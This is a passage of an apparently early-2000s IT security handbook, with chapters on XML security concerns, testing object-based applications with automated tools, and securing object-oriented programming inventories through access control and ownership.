By and large, the greatest change lies with the technologies and protocols based on HTML. These technologies and the related infrastructures have shortcomings, but they were shortcomings that were understood by the system administrator or information security professional. The existing protocols for these infrastructures work fairly well, up to a point. XML goes well beyond that point and thus becomes a serious problem of relearning the rules and of pushing the boundaries of infrastructure that were not designed for the flexible content that XML brings.

Probably the biggest example of the type of impact XML is having is that HTML is no longer being considered for any further work on its own, but rather as a reformulation within XML. In essence, XML has ended the development of HTML as its own domain, and reduced HTML to the status of a vocabulary — albeit an important one.

Verbosity and File Size

XML markup can be incredibly verbose. XML uses a text format and uses tags to delimit the data. Because of this, XML files are almost always larger than comparable binary formats. In the previous examples, the XML tags easily tripled the size of the file. Proponents of XML point out that disk space is not as expensive as it used to be and that there are many ways to compress and transmit data accurately and quickly.

Although this new aspect to the bloat in file size can be compensated for, it should be well planned for and not assumed as some minor performance factor. Some companies will be transferring terabytes and larger complex data structures to XML. Even minimal file size expansions of 40 or 50 percent can have a large, somewhat expensive impact on these large databases. Information technology workers and managers at all levels must factor in the space and bandwidth issues for these larger systems as the transition to XML continues.

That Internet Thing Again

XML is fast becoming a *lingua franca* among business applications using the Internet. XML should provide for easy and seamless purchasing, banking, and other functions as it matures. But the Internet is as insecure as ever, and XML will do nothing to improve it. In fact, XML purposely moves us in the direction of making all the data transmitted over the Internet easier to understand and read.

Almost all the major vendors, along with the W3C, saw this problem waiting to lay waste to all their efforts in adopting XML. The problem essentially boils down to two well-known security problems: confidentiality and authentication. Encryption is needed to keep the more important or private data confidential, a problem that could occur on a very granular level. For example, users pulling information out of a document may have access to information that they do not need to see. Digital signatures are needed to provide authenticity, integrity, and non-repudiation.

At first, major vendors supplied their own security solutions to provide encryption and digital signatures for XML applications. Since then, major vendors and various working groups have been fast-tracking proposals for new encryption and digital signature requirements in XML:

- *Encryption*. In March 2001, the W3C published the requirements specification for XML encryption. According to the specification, the mission of the W3C working group was "to develop a process for encrypting/decrypting digital content (including XML documents and portions thereof) and an XML syntax used to represent the (1) encrypted content and (2) information that enables an intended recipient to decrypt it."
- *Digital signatures*. XML signature requirements (now considered a second recommendation by the W3C) are being addressed concurrently with the XML Key Management Specification (XKMS). The

XKMS requirements were submitted in March 2001 by several major software vendors, including VeriSign, Microsoft, Baltimore Technologies, Citigroup, Hewlett-Packard, IBM, IONA Technologies, PureEdge, and Reuters Limited.

DTDs and New Security Issues

As with the introduction of any new technology, the integration of XML will result in security holes that will be hacked, cracked, and abused. Probably the largest security threat will come from the intentional and unintentional change of XML Schema, DTDs, and even XSL stylesheets. The creation of an XML application, or vocabulary among industry groups, assumes that there will be one XML application upon which all else will be built. It is also logical to assume that companies will use, and in many cases require, "master" DTDs or stylesheets for internal and external usage. A small change could produce a fatal error in a DTD and could halt XML processing on a large scale. And an attack of this nature need not be sophisticated. A cracker could change an attribute from optional to required, and get a big laugh as a company spends hours trying to find this small, "innocuous" error.

What if one, the consummate security professional, relies on a default attribute or DTD for the security of data? A small change could expose enormous quantities of privileged data. What if one relied on XML in various security products for access control? A small error could lock out one's entire company from the network, or provide access to the very people one would like to exclude from network services.

DTDs could also be exploited in other ways. If the header of an XML document contained a URL to establish a path to the DTD elsewhere on the network, the client must have access to the DTD to evaluate XML objects. If the DTD host server is behind the firewall, then once communication is established between the client and server, the firewall could be defeated.

All of these attacks or problems are very simple relative to other ways computer systems are cracked. Although subsequent solutions will undoubtedly be published, and new security included in various XML tool sets, the very open nature of XML ensures that these less-sophisticated attacks will continue to be a problem, especially for the more naïve companies that fail to take adequate steps to protect their data.

The XML Family, Step-Children, and Bastards

XML is definitely a family of technologies, but the continuous development of modules and applications for specific tasks is far from over, creating a large number of uncertainties. Some of the new specifications for XML encryption, or XSL, or Xlink, are now in place, but the community of vested interests, from major software vendors to financial institutions, still has a lot of debating to do. Other specifications and recommendations are just now surfacing, and many more will be developed over the next few years. Of course, there is the long line of software vendors all ready to support XML. And as certain as taxes, there is also the long line of software upgrades to support the new additions to XML as each new module or application becomes "official."

As new software for XML is developed, and as XML is added to existing products, security holes will develop because of the push to get "enhanced" applications to market as quickly as possible. For example, consider the security problems that have developed with a browser application and a database application after the integration of XML. This trend is likely to continue in the near future.

With all these new requirements, modules, and applications going around for XML, the entire field is becoming confusing, adding just a little more risk to the entire endeavor. Again, this has not gone unnoticed by the W3C or various industry groups. RosettaNet, an industry consortium of over 400 members, has made a recent plea for XML convergence among the various applications. But 400 members do not make a world, and the world is assured a slightly tortuous route to this convergence as all the vested interests weigh in.

Some Conclusions

While there is currently a lot of work under way on various standards, requirements, and modules for XML, this work is maturing at a rapid pace. Despite the ongoing development, make no mistake — XML is already here. It is proliferating throughout information technology on corporate, industry-specific, and global scales. And XML is making large impacts on electronic publishing, database storage, the exchange of electronic

documents, and application integration. It is therefore important that executives at all levels, including those involved in information security, understand the nature of the Holy Grail known as eXtensible Markup Language.

One of the odd aspects of the proliferation of XML is that to enjoy the benefits of drinking from this Holy Grail requires that everyone, not just one person, drink from the Holy Grail. By and large, XML requires XML-based input by users in order to thrive and for everyone to see the promise of XML on the Web and in E-commerce. As XML becomes widely adopted, everyone should benefit from faster publishing of information, faster processing of orders, and faster document searches. Of course, a huge factor in this success will hinge on whether XML integration and use can be done securely.

XML as a Security Solution

In addition to all the security issues that must be addressed for XML, the astute security professional, programmer, or executive may start to realize a trend not previously considered: XML is being used as part of security solutions. Security is no different than healthcare or automobiles; it has its own distinct vocabulary and ways of organizing data. XML will be used not only to provide a common document framework for information security, but also to integrate the various security tasks among applications and computer systems.

One is already starting to see this trend in various aspects of security-related programs, such as Microsoft Exchange. As this trend continues, it will become more important for security professionals to understand the fundamentals of XML and how XML is used in various security solutions because XML may very well become a binding agent among various security components.

Where to Go from Here

The XML world is a demanding one, and this chapter presents just a broad summary regarding XML and XML security issues. To exploit XML to its fullest and to secure applications and data dependent on it, programmers, executives, and security professionals must be versed in a wide range of topics. Stylesheets, DTDs, data trees, and hyperlinked structures will all become common to a more robust and more usable infrastructure of the digital world. The defense lies not only with maintaining good security policies, but, as always, staying current with technology.

For more information, there are a variety of Web sites that provide up-to-the-minute information and news on XML. A good place to start is the Web site for the World Wide Web Consortium: www.w3.org. One can also look in any major search engine for “XML” and quickly become inundated by the amount of information one will find. One can only hope that XML will transform that one process of searching for more information faster and much more accurately as time goes on.

TESTING OBJECT-BASED APPLICATIONS

Polly Perryman Kuver

INSIDE

Object Properties; Object Methods; Classes; Object Events; The Testing Effort

INTRODUCTION

Buttons, icons, fields, menus, and windows are all objects. Each of them, by the very nature of being objects, possess properties, methods, and events. Properties describe the object. Methods state what the object can be told to do. Events are what the object does when it is invoked. For example, the print icon in Microsoft Word is usually one-quarter inch by one-quarter inch (property). It is gray and has a picture of a yellow printer with a piece of paper on it (property). It can be told to appear on the toolbar (method), be grayed out when it is not available (method), and recognize clicks from the left mouse button (method). When clicked, it will invoke print code, causing the document to print (event).

Because the print icon is a defined object, it can be used again in other applications. While nearly all software manufacturers today take advantage of code reuse, it is exemplified in the Microsoft products where the same print icon appears across all MS products from Office to Explorer and Exchange. Reusability is one benefit of object-oriented development. Maintenance is another, and the value of object-oriented development will continue to grow with technology because not many companies can stay competitive if they cannot build once, test thoroughly, and then use again and again and again.

As object-oriented development spreads and grows in the software community, techniques for testing object-based applications become more important. An understanding of

PAYOFF IDEA

The important thing to remember in testing object-based applications is that incremental development and user involvement make the process move along swiftly and more smoothly. When an object is created, it can be viewed by the user in a prototype. Changes can be made easily as the application moves from prototype to finished production system. When testing is managed and automated, it can be repeated and elaborated upon without starting from scratch because scripts are reusable and maintainable.

objects and object classes is the first step in understanding current testing techniques and developing the skill to invent proper testing techniques.

PROPERTIES

Object properties ensure that the use of one type of object is consistent throughout an application. Take buttons, for example. Whatever the application, it is easier to use and more appealing to the eye when all of the buttons available to the user are the same shape, color, and size. To accomplish this, button properties include the dimensions for width and height, color, and font properties. Each property is defined in one place for objects of a single type. When the developer wants to use this button in another software package with a green button instead of a gray button, the object properties for the button can be accessed and modified in one location, one time for the entire application. The gray button becomes a green button throughout the application with this one change. If the color of the button is to be selected by the user, the color property is made public, since any public property can be accessed by the user. In this example, the color property is made accessible to the user, allowing it to be changed by the user from an available color palette. When the object has been thoroughly tested in the first application, this type of change does not warrant or require retesting of the object at the object level.

Testing becomes a matter of checking to ensure that the correct version of the button object has been included in the new application. This testing includes checks to ensure that one of the developers did not define a button object somewhere within their code that was not affected by the single instance change. The tester will perform this as a black-box test. That is, from an end-user perspective: Does the button display when it is supposed to display? Is the button active when it is suppose to be active? This is especially needed when the button object or any other type of object is public. If a user opts to change a color, it must change everywhere or the help desk will be receiving a lot of unnecessary calls.

Modifying the text of an object is just as simple as changing dimensions, color, and fonts. One button object is created and defined. Since text is a unique property worded to be consistent with the action the specific button will perform, the property text can be changed to fit the function. When the object text property is changed, the object should be saved under a new name to which new methods and events will be assigned. For example, standard words for the buttons may advisedly be used throughout the application. "OK" is used instead of "Enter." In fact, "OK" has become somewhat of a *de facto* standard in the windows world, replacing what was at one time a specific command or series of commands to update records.

In some applications, "OK" does not mean update; rather, it is used to indicate continue, show me the next screen. In those cases, updating may

not occur until a button saying "Update" is located and clicked. For this reason, it is important to define the application text property standard and name the object appropriately. The text on a button is not generally a property that users are allowed to change. This property is hidden.

When it comes to testing an application, it is easier to identify defects in consistency and usage when object properties are defined in system specifications. This is because the specification implicitly explains what is supposed to be happening. However, the very nature of the object-oriented design often preempts the creation and publication of formal specifications. The standards used in defining object properties are in somebody's head or on little yellow Post-Its™ stuck on and around the developer's monitor. When the application moves into testing, the Post-Its do not move to testing with the software. That may be alright if the testing is to be limited to purely black-box function testing, but what about "look and feel"? In today's market, "look-and-feel" testing is critical. Consumers place a lot of emphasis on it. It cannot be ignored. So, how is it done?

It is done by creating business-based scenarios on which end-to-end testing is planned and documented in the test plan. This accomplishes three things: it documents the scenarios as well as the strategy and scheduling for testing the object properties and that all objects were addressed during testing; it documents how each object was addressed; and it documents the criteria used to determine if the objects throughout the application met a specific level of quality.

Addressing object properties in the test plan does not have to be involved. Simple bullets or sentences can be used. Toolbar objects will all be:

- gray in color
- have Times New Roman print
- in bold print

METHODS

The development of object properties and methods go hand-in-hand and are often discovered simultaneously during the design phase of the project. Properties characterize an object. Methods animate the object by defining what it can do. Think about it terms of action words. Methods equal actions the object can be told to do, such as display, show, move, get, calculate.

Methods can be defined and hidden from the user, or they can be public, allowing users to select the method from a list of options. An example of this is the selection of icons to be displayed on a toolbar or on a pull-down menu. In any Microsoft product, the user can go to View/Toolbars within the application and click each of the desired icons on or off; those with a check will appear on the toolbar. In reality, the

user is changing the method used by the object in the icon class from hidden to display.

Together, the properties and methods determine the boundaries or interface of an object and are defined as an instance of a class. Test scenarios that check methods, as well as how the class structure interprets the methods, must be planned for all object-based applications.

CLASSES

The combined properties and methods must be identified and recognizable to the class structure being used. That is, there must be an icon class or something equivalent to an icon class before an instance of an icon, say a print icon, can be used in an application.

The class structure is based on object linking embedded (OLE) technology and supported by the programming language used. Visual Basic, java, and C++ each have their own techniques for handling class structures. That is, they recognize specific types of object property–method combinations and, while they may each have an icon class, a button class, and a menu class, the rules governing the inclusion of an object within the class may vary.

The value of object-oriented design and development is in the adjustments that can be made at the object level, allowing developers to make the necessary changes without touching every screen and form in an application. Variances between class structures reduce portability and increase the maintainability of objects across platforms.

This is exemplified in the case of Microsoft Java versus SUN Java where standard Java objects had to be redefined to meet the unique requirements of Microsoft's Windows-optimized Java. Internet applications, test tools, and other products constructed in standard SUN Java to take advantage of the virtual machine capabilities it offers had to be redefined, reconstructed, and retested to run on Microsoft Windows platforms. This significantly increased the workload for many software manufacturers already stretching to meet customer requests in a highly competitive market.

When a class structure for a specific family of objects does not exist, Visual Basic and other programming languages allow for the coding of instructions for recognition.

While testing for class acceptance and recognition is an important part of testing object-based applications, it is perhaps even more important to have a predefined approach for reporting and debugging class-related defects during the testing process.

EVENTS

Once the right icons and buttons are defined, tested, and placed in an object container such as a spreadsheet, document frame, or form, the

code behind the scenes is connected to the objects, allowing intended application functions to occur. Test scenarios that will demonstrate "if this action, then that result" need to be developed and executed. If the user clicks on the print icon, then something will print; if the user clicks "OK," then the next form is displayed.

Testing is based on the intended object event, and object-based testing tools provide the power to exercise the event thoroughly. The reason for this is that the test criteria can be established and the steps of the test recorded in a single script. The script can then be copied and easily modified at various points to extend test coverage to any number of "what–if" conditions, based on the intended event of the object.

In traditional code or non-object-based applications, the events are actually the equivalent of program control points. Each control point triggers a subroutine, a macro, or another program. To test, each of the possible paths must be first identified and then tested. The number of "what–if" conditions is limited by the number of conditions the tester can perform in the allocated testing time.

Since testing of object-based applications can be more extensive using the testing tools available, more extensive testing can be performed in the same allocated testing time. As a result, more defects can be found, fixed, and retested. So while there may be little or no difference between object-based and traditional applications in the types of defects found, it can be faster and more effective to find the defects in an object-based system, and it is certainly more judicious to fix and retest the object-based application.

Use of a tool is not mandatory in testing object-based applications. Manual testing of object events can be conducted in the same way traditional program control points are exercised. Manual testing involves defining scenarios for all the possible paths of a program or possible paths that can occur, given various conditions for an event and exercising those paths using basic business-use scenarios. For example, if a program stores data in a database, the data can be entered from an updated payroll screen or the human resources screen, as might occur in an integrated system if an employee marries and changes the number of dependents on a W4 form and insurance coverage.

Manual testing would require separate tests for each of the data-entry screens in payroll and human resources to be defined and executed; whereas, an object-based automated testing tool could be scripted to recognize the variables of the different data-entry forms and test the object-event, which updates the database. Thus, a single script will permit multiple tests to be executed in less time.

THE TESTING EFFORT

A spiral approach to design, development, and testing is a good way to optimize the benefits of object-oriented design and development. It allows

for the quick turnaround required in what one executive at Sun Microsystems, Inc., termed, "Internet time." That is, keeping pace with the rapid changes in technology and meeting customer demand for products that can be easily installed, operated, and customized to fit their environments.

The spiral approach is based on a model originally developed by Barry Boehm for the U.S. Department of Defense. The model promotes and allows for the reconciliation of concurrent, related development efforts that are undertaken in the same timeframe. Thus, individual "production lines" for various objects, object-containers, and background code can be established and run at the same time. The objects, containers, and code converge during the integration phase.

When the spiral model is employed, traditional testing processes must be reviewed and revised to ensure that adequate testing occurs, but that testing does not become a bottleneck in the overall effort to complete development and get the software into production. The very first step for ensuring a successful testing effort is to invest in a software testing tool that provides object-based testing capability. The tool is essential unless an organization can really rationalize a tester using a little ruler to measure objects as they are displayed on the monitor or want to trust visual perception, judgment, and approximation as the basis for pass/fail.

Without a software testing tool, the organization would also have to be prepared to increase the testing budget by orders of magnitude because each time a change was made to an object, testing would have to begin all over again. Use of an object-based testing tool allows for the test script to be modified for reuse. The impact of development changes in the test environment is greatly minimized. The frontrunners in object-based test tools in today's market are: Rationale's Robot, Mercury's WinRunner, and Seque's Silk.

Each of these products can be purchased alone or in a suite of tools. The benefit of purchasing a suite of tools is that they contain applications that significantly help with the organization and management of the testing effort, which is the second consideration of the testing process. Rationale's SQA Manager is an excellent example of a group of tools that support the testing process.

SQA Manager allows test scripts sequences to be defined with dependencies and it keeps track of when, who, and which scripts are run. This ensures that tests can be run to verify object properties, then methods, then events as soon as the object is developed. The same scripts or a subset of them can be reused and be scheduled to rerun when the object is placed in the object-container and again when the application is integrated.

Having the tools selected up front in the testing process ensures that the capabilities they provide can be incorporated into the test plan, thereby maximizing the power of the tool, the reuse of scripts, and the level of quality built into the product.

The test plan, although listed in third place in the testing process, is essential in building a solid testing effort. It takes the testing from beginning to end in a logical, thorough process. A good plan will allow for testing to be performed in increments and keep pace with development.

THE PLAN

The use of a testing tool does not eliminate the need to plan. Rather, it ensures that a good plan can be implemented with better, more consistent results and repeated as modules are added, modified, or deleted. For example, using the automated test tool Rationale Robot to test at the object properties and methods level would be carried out by running Object Properties and Alphanumeric test scripts. The Object Properties test will capture and compare objects.

A Robot Alphanumeric script checks for case-sensitive or case-insensitive test, numbers, or a number within a range. It will also check to see if a field is blank and allow testers to tailor the test to specific values. Again, the description should specify how the test was set up and what values were used for verification.

Validating the objects in the containers might include Window Existence scripts that literally verify that the correct window exists in memory. For example, does a pushbutton (object) appear on the dialue box (container) as expected? These scripts can be followed by event tests that ensure that each object in the container performs as expected. The event scripts may include customized .DLL or EXE routines constructed by the development team. List scripts to determine if the alphanumeric contents of list boxes, combo boxes, and multi-line edit controls work properly. Event scripts can also be created to verify file existence, menu selections up to five submenus deep, and file comparisons.

The integration test or system test validates the functions of the application to see if they meet the end-user business needs. These scripts capture the keystrokes of the end user and can include the common wait state scripts that ensure that data populates a screen within a specified period of time or that an object is accessible when it is supposed to be during day-to-day operations. Scripts can also be set up to ensure that the edits are being performed correctly, that data has been entered in all required fields, and that pop-up windows and dialog boxes appear when that are supposed to with the correct information.

For example, one test for a purchase order application might be to ensure that the correct forms are accessed. When the type of purchase is designated as Fashion items, the series of frames, forms, or windows accessed will be different than when the type of purchase is for Staple items. The test is set up to enter all required data, including the type of purchase to be made, then click on the “OK” button. A wait state is established for the “OK” button by indicating that it is grayed out after it is

clicked, making it inactive and unusable until the next form is displayed. That is, the test tool will automatically check to see if the next form is displayed as a result of clicking "OK." The tester specifies how often the checks are made (e.g., every two seconds for up to 30 seconds). If the correct form is not found in the 30-second period, the test fails. If the correct form is identified in that time period, the test passes. The tool determines if the form is the correct form, based on tester-defined criteria for the forms; for example, in a linked test, the banner information of the correct form, Fashion or Staple, would be specified and verified by the tool.

When the type of script is selected, it is documented in the description, along with the values and other criteria used. This documentation can be created as comments within the script rather than as a separate word processing document.

What all of this means is that by the time tests are executed to verify that data is being saved correctly, and the right window pops-up when it is supposed to, it has already been proven that the windows all have a banner or header and that the label in every banner and header will present itself with the same color.

In other words, like tests, are done with like tests and those things that in days gone by were considered merely cosmetic are identified, cleaned up, and laid to rest before an application ever gets to system test. When the same objects are used to create each of the windows, it is only necessary to test that the windows were created using the approved objects. Objects need only to be tested when a revision is made to an existing object or a new object is created.

SUMMARY

The important thing to remember in testing object-based applications is that incremental development and user involvement make the process move along swiftly and more smoothly. When an object is created, it can be viewed by the user in a prototype. Changes can be easily made as the application moves from prototype to finished production system. When testing is managed and automated, it can be repeated and elaborated upon without starting from scratch because scripts are reusable and maintainable.

Testing the functionality of an application — whether it is object-based or traditional — requires the construction of business-use scenarios mapped to system requirements. The difference in testing the two types of application is in the approach used and type of automated testing tools available. To get started:

- Define the scope of the test.
- Get an understanding of what is supposed to happen when an object event or program control is triggered.

- Create single-event scenarios (based on the object event or the program control points).
- Cover as many "if-else" conditions as time allows.
- Build scenarios that exercise as many conditions as possible.
- If a testing tools is going to be used, determine what scripts need to be created and how they can be reused by defining variable or modifying specific lines in the script.

Notes

1. Microsoft, *Visual Basic 6.0, Programmer's Guide,* Microsoft Press, 1998.
2. Rationale, *SQA Suite Documentation,* Rationale University, 1996–1997.
3. Kaner, C., Falk, J., and Nguyen Hung Quoc, *Testing Computer Software, 2nd ed.,* International Thomson Computer Press, 1998.

Polly Perryman Kuver has more than 19 years of computer experience, including 12 years in management positions. As a process engineer, her areas of expertise are national and international software engineering and documentation standards, quality assurance, configuration management, and data management. Currently, she is a consultant in the Boston, MA, area.

Secure and Managed Object-Oriented Programming

Louis B. Fried

Payoff

Object-oriented programming has great promise for reducing maintenance and speeding development. It does, however, have its drawbacks concerning the management and security of object inventories. This article explains how to control and secure an object-oriented programming inventory so that the full benefits of the technology can be realized.

Problems Addressed

Software development has always been expensive. Those who pay the bill dream of obtaining results for lower cost and in less time. The search for tools to realize this dream has produced data base management systems, query systems, screen development tools, fourth-generation languages, graphic programming aids, and code generator. The ultimate tools, however, will free developers from programming altogether, and the best way to do this is to reuse existing code.

The various tools that developers already use are effective because they reuse code in some sense. For example, using data base management systems, programmers need not develop their own access routines as they were forced to do many years ago.

The developers of Object-Oriented Programming languages and tools promise to take the reuse of code to new levels, but there are ongoing debates about the benefits and the potential problems associated with object-oriented programming (OOP). For each argument there are various responses.

The Overriding Benefit: Reusable Software

One concern is that objects require continuous maintenance and enhancement to keep up with the changing needs of the business. However, software has always required maintenance.

Another concern is that the analysis task required to identify and define appropriate objects is formidable. Advocates of Object-Oriented Programming respond that the best software development efforts result from spending more time in the definition and specification phases; in addition, developers can reuse objects for long-term savings.

In fact, proponents of object-oriented programming (OOP) point out that the need to define classes and subclasses of objects, the objects themselves, and the attributes, messages, methods, and interrelationships of objects forces a better model of the system to be developed. Many objects developed in object-oriented programming (OOP) code will not be reused; however, the real benefit is that object-oriented programming (OOP) code is usually more lucid and well organized than traditional coding methods. The process that forces analysts to define the object hierarchies makes the analysts more familiar with the business in which the application will be used.

When these problems and objections are analyzed, many of them can be discounted; however, some remain. Viewed in isolation, object-oriented programming (OOP) is simply an attractive way to facilitate structured, self-documenting, highly maintainable, and reusable code. In the context of enterprisewide application building, Object-Oriented Programming does present unique challenges whose solutions require additional tools and management methods.

The Object-Oriented Programming Environment

As object-oriented techniques gradually find a place in corporate programming departments, there will be attempts to expand the use of this technology from single applications to broad suites of applications and from the sharing of objects among a limited group of applications developers to use by developers and users throughout the organization. To accomplish this expansion of use, Object-Oriented Programming will need to be used within a development framework that is composed of CASE tools implemented in a distributed, cooperative processing environment.

A likely scenario of the way in which organizations will want to use object-oriented programming (OOP) in the future is as follows:

- Objects will be used by decentralized development groups to create applications that are logically related to one another and for which common definitions (i.e., standards) are imposed by various levels of the organization.

- Users will employ objects to develop limited extensions of basic applications or to build local applications, in much the same way spreadsheets and query systems are currently used. Users may access corporate data bases in this environment through objects that encapsulate permitted user view of information.

- Object-oriented programming will become integrated with CASE platforms not only through the inclusion of object-capable languages, but through repositories of objects that contain both the objects themselves and the definitions of the objects and their permitted use. Improved CASE tools that can manage and control versions and releases of objects as well as programs will be needed.

This scenario envisions optimum use and benefit from object-oriented programming (OOP) through extensive reuse of proven code within a framework that allows authorized access to objects.

The current status of object-oriented programming (OOP) is far from this scenario. The effective use of object-oriented programming (OOP) depends on the ability to solve problems related to two major areas of concern: the management of the object inventory and the preservation of information security in an object-oriented development environment.

Managing the Object Inventory

Objects in the inventory must reside in a repository that uses an object-oriented data base management system. Objects are identified by classes and subclasses. (Object class definitions are themselves objects.) This identification provides a means of inventory management. For example, retrieving an object within a class called Accounts Payable would help to narrow the domain being searched for the object. A further narrowing can be done by finding a subclass called Vendor's Invoice, and so forth. Polymorphism allows the same object name to be used in different contexts, so the object Unit Price could be used within the context of the Vendor's Invoice subclass and the Purchase Order subclass. Some Relational Data Base Management System also allow polymorphism.

Several problems arise as a result of this organizational method. To take advantage of the reusability of objects, the user must be able to find the object with as little effort as possible. Within the classification scheme for a relatively straightforward application, this does not appear to present a substantial problem.

Most organizations undertake the development of applications on an incremental basis. That is, they do not attempt to develop all applications at once. Furthermore, retroactively analyzing and describing the data and process flows of the entire organization has failed

repeatedly. By the time all the analysis is completed, the uses have lost patience with the IS department.

It is feasible to limit objects to an application domain. However, limiting objects to use within the narrow domain of a single application may substantially reduce the opportunities for reuse. This means that developers will have to predict, to the extent possible, the potential use of an object to ensure its maximum utility.

Cross-Application Issues

It is possible to establish a class of objects that may be called cross-application objects. Such objects would be the same regardless of the context within which they were designed to be used. For example, the treatment of data related to a specific account in the corporate chart of accounts may always be the same. The word *account* appears in many contexts and uses throughout a business. Therefore, another approach to this problem is that some objects may be assigned an attribute of cross-application usability.

As more object-oriented applications are created, the typical data dictionary or respository will not be able to serve the needs of users for retrieving objects. Analysts and programmers who are required to move from one application to another to perform their work may find the proliferation of objects to be overwhelming. The IS department will need to develop taxonomies of names and definitions to permit effective retrieval.

Developing and maintaining a taxonomy is in itself a massive effort. For example, a large nuclear engineering company realized that the nuclear power plants it had designed would be decommissioned and dismantled in 50 years. The personnel responsible for dismantling a plant needed to know all about the plant's 50 years of maintenance in order to avoid potential contamination of the environment and injury to themselves.

The company discovered that various names were used for identical parts, materials, and processes (all of which are objects) in the average plant. Furthermore, because the plants were built throughout the world, these objects had names in many different languages. If personnel could not name an object, they could not find the engineering drawings or documents that described the object. If they searched for only the most likely names, they would overlook information that was stored under an unusual name.

A taxonomy project was initiated to adopt and use standard terminology for all components of the plant and all information relating to those components. Within two years, a massive volume was assembled. Still, several problems surfaced. It was impossible to know when the taxonomy would be complete. New terms had to be created to avoid duplication. The taxonomy manual was so large that engineers and other employees refused to use it.

This example can provide some obvious guidelines. A comprehensive, detailed data model will never be completed, because the organization constantly changes while the model is being created. Instead, a high-level process and information model of the organization should be designed to indicate potential or existing relationships between data. This model will also be used to identify data and objects that can be reused in future applications development projects. Limited domains or business processes should be chosen for the creation of objects within an application. Also, object-naming conventions and an object-inventory system should be established before any object-oriented application is developed. Most important, defining objects, as well as developing applications, is an incremental process and objects will not be reused if they cannot be easily found.

One dimension of the problem of naming and defining objects has been examined. In a world of increasingly distributed processing and decentralized use of computing, IS must also consider that:

- Analysts and programmers will not be under centralized control in all instances.

- Other personnel, such as engineers, clerical staff, and knowledge workers, will use objects to create their own programs.

Retrieval Methods to Facilitate Reuse

The ability of users to develop their own programs and applications is one of the greatest benefits that can be obtained from Object-Oriented Programming and shouldn't be ignored. Nor can the demands of an increasingly computer-literate clientele be refused. This means that the methods for retrieving objects must be available to all users for a relatively small amount of effort. If not, objects will not be reused.

With users as a recognized component of the management problem, another concern emerges. Objects must not only cross application domains, they must exist at various levels of the organization. For example, an object may be defined as applicable throughout the organization in a given context (i.e., a Standard object). Such an object may be called a Corporate object either through being in a class of corporate objects or by having a standard attribute as a corporate object. Another object may be applicable only within a specific strategic business unit and may be called, for example, an Engine Manufacturing Company object. At the next level, an object may be called a Casting Division object. Objects can be described in this manner down to the level of the desktop or the computer-controlled machine tool.

Two types of tools may come to partial rescue in resolving this problem. Text search and retrieval systems may provide the ability to allow users to search for objects within various contexts. The result, however, could be the retrieval of many possible objects from a repository, compelling the user to evaluate them before a selection is possible.

An approach is needed that allows the user to obtain a limited number of possible objects to solve a problem and yet does not force the organization to develop a taxonomy or limit the use of terms. Self-indexing files for nonhierarchical search may prove helpful, but this may mean using the object-oriented DBMS repository in a manner not compatible with its structure.

Regardless of the method used, there is a clear need to establish and conform to documentation standards for objects so that searches for objects will return meaningful results. One possible solution is to use an expert system in conjunction with a text search and retrieval system. Expert systems can accomplish classification and are capable of supporting natural language interfaces. Ideally, the user could describe to the system the nature of the object needed and the system could find the most appropriate object. The user could then describe the application at a high level and the system would find and assemble all appropriate objects that fit the system context.

Object Maintenance

When objects are used throughout a large organization it must be assumed that they will reside in repositories on a variety of machines in many locations. Each of these repositories must be maintained in synchronization with the master repository of approved objects for the organization and its divisions. Distributed environments imply additional problems that must be solved before object-oriented techniques can work successfully.

For example, if objects are automatically replaced with new versions, there must be a mechanism for scheduling the recompilation or relinking of programs that use the affected objects. If objects are used in an interpretive mode (rather than being compiled into machine code), replacements will automatically affect their use in existing procedures, perhaps to the detriment of the application. Some methods currently used to maintain distributed data base concurrency and to control the distribution of microcomputer programs throughout a network may be adapted to solve part of this problem. Another approach may adapt the

messaging capabilities of objects to send notification of a potential change to any subobject within the hierarchy of the object being replaced.

Another problem is that identical objects may need to be developed in different languages to meet the needs of users of different hardware systems. Even if objects are developed in the same language, the options are to use either a restricted subset of the language compatible with all potential environments or a language that allows compiler flags to be placed on code and alternative versions of the code embedded in the object. Neither of these choices is attractive, and the first may require other classes of objects to differentiate between identical objects used on different machines (though polymorphism can help in this respect). As a result, the testing process for new or replacement objects becomes more complex.

Organizations will also need to assign someone the job of deciding which objects should be distributed to which of the distributed repositories. Standard corporate objects may have wide distribution, whereas others may require more circumscribed distribution. Object and object-class management becomes a major administrative task.

Object Security

For users, analysts, and programmers to use objects in developing programs or applications, they need access to these objects. Such indiscriminate access provides a real threat to the security of objects.

Information security has been defined as consisting of three primary properties: availability, confidentiality, and integrity. As applied to the object inventory, these may be defined as:

- Making objects available to those who need to use them, when they need to use them.
- Ensuring the integrity of objects by preventing unauthorized changes.
- Ensuring the confidentiality of objects by preventing unauthorized access.

Current repositories and directories generally assume that all personnel authorized to access the directory are authorized to access any item in the directory. This line of thinking does not do for an object inventory.

Access Control

An object inventory requires an extended set of security controls to make its use safe for the organization. Such controls, required to preserve integrity, must be implemented at the object attribute level. For example, in a payroll file the individual salary rate (an attribute) may be restricted to certain users. The attribute must therefore have an attached attribute (sometimes called a facet) that specifies which programs are allowed to read the attribute Salary Rate. Alternatively, the salary rate attribute could have a facet that is a function that returns an empty field or no data to nonauthorized callers. In essence, each object defined in the inventory may need to be individually controlled as well as controlled within a set or class of objects.

A solution is to ensure that each object in the inventory can be separately locked to prevent change. When an object is accepted into inventory, the lock is activated. A system that truly intends to protect the integrity of the objects would not permit any change to a locked object. If an object needed to be changed, it would have to be deleted and replaced by an approved, tested replacement. Furthermore, a limited group of authorized inventory managers would be the only personnel able to delete an object. Finally, a safeguard system

would automatically file all deleted objects in a locked, back-up repository file so that they may be retrieved in the event of incorrect removal.

Locking logic itself is a problem. In current data base management systems, the problem referred to as a deadly embrace—that is, two parties concurrently attempting to update a record by different logical paths—has been solved. When the locking mechanism must deal with atomic objects rather than transactions or records, the solution may be more difficult.

Ownership

In current security practice, the levels of security assigned to information are designated by the application owner. Each application owner has the duty to specify who may access application information and under what conditions. When objects are in common use, new ways of designating ownership become necessary and certain questions must be addressed: Who owns an object that is used across many applications? Who owns a corporate object?

When the ownership decision is made, the next issue is how to assign access permission. Some access permissions may be assigned by sets or classes of workers. (In the new alliance model of business operations, it is not only employees who work with an organization's systems, but also its suppliers and customers.)Permissions may be granted by levels in the management hierarchy, by sets of people in specific functional areas, by organization unit, and by individual. Permissions need to include (as they do today) the authorization to perform certain functions with an object. Functions for which authorization may need to be defined include read only, delete, add, copy, use, and lock.

Integrity

Integrity may also be addressed by attaching rule-based logic to classes, subclasses, and objects to describe the conditions under which they may be used. The marriage of artificial intelligence techniques and object data base structure may be necessary to prevent misuse of objects.

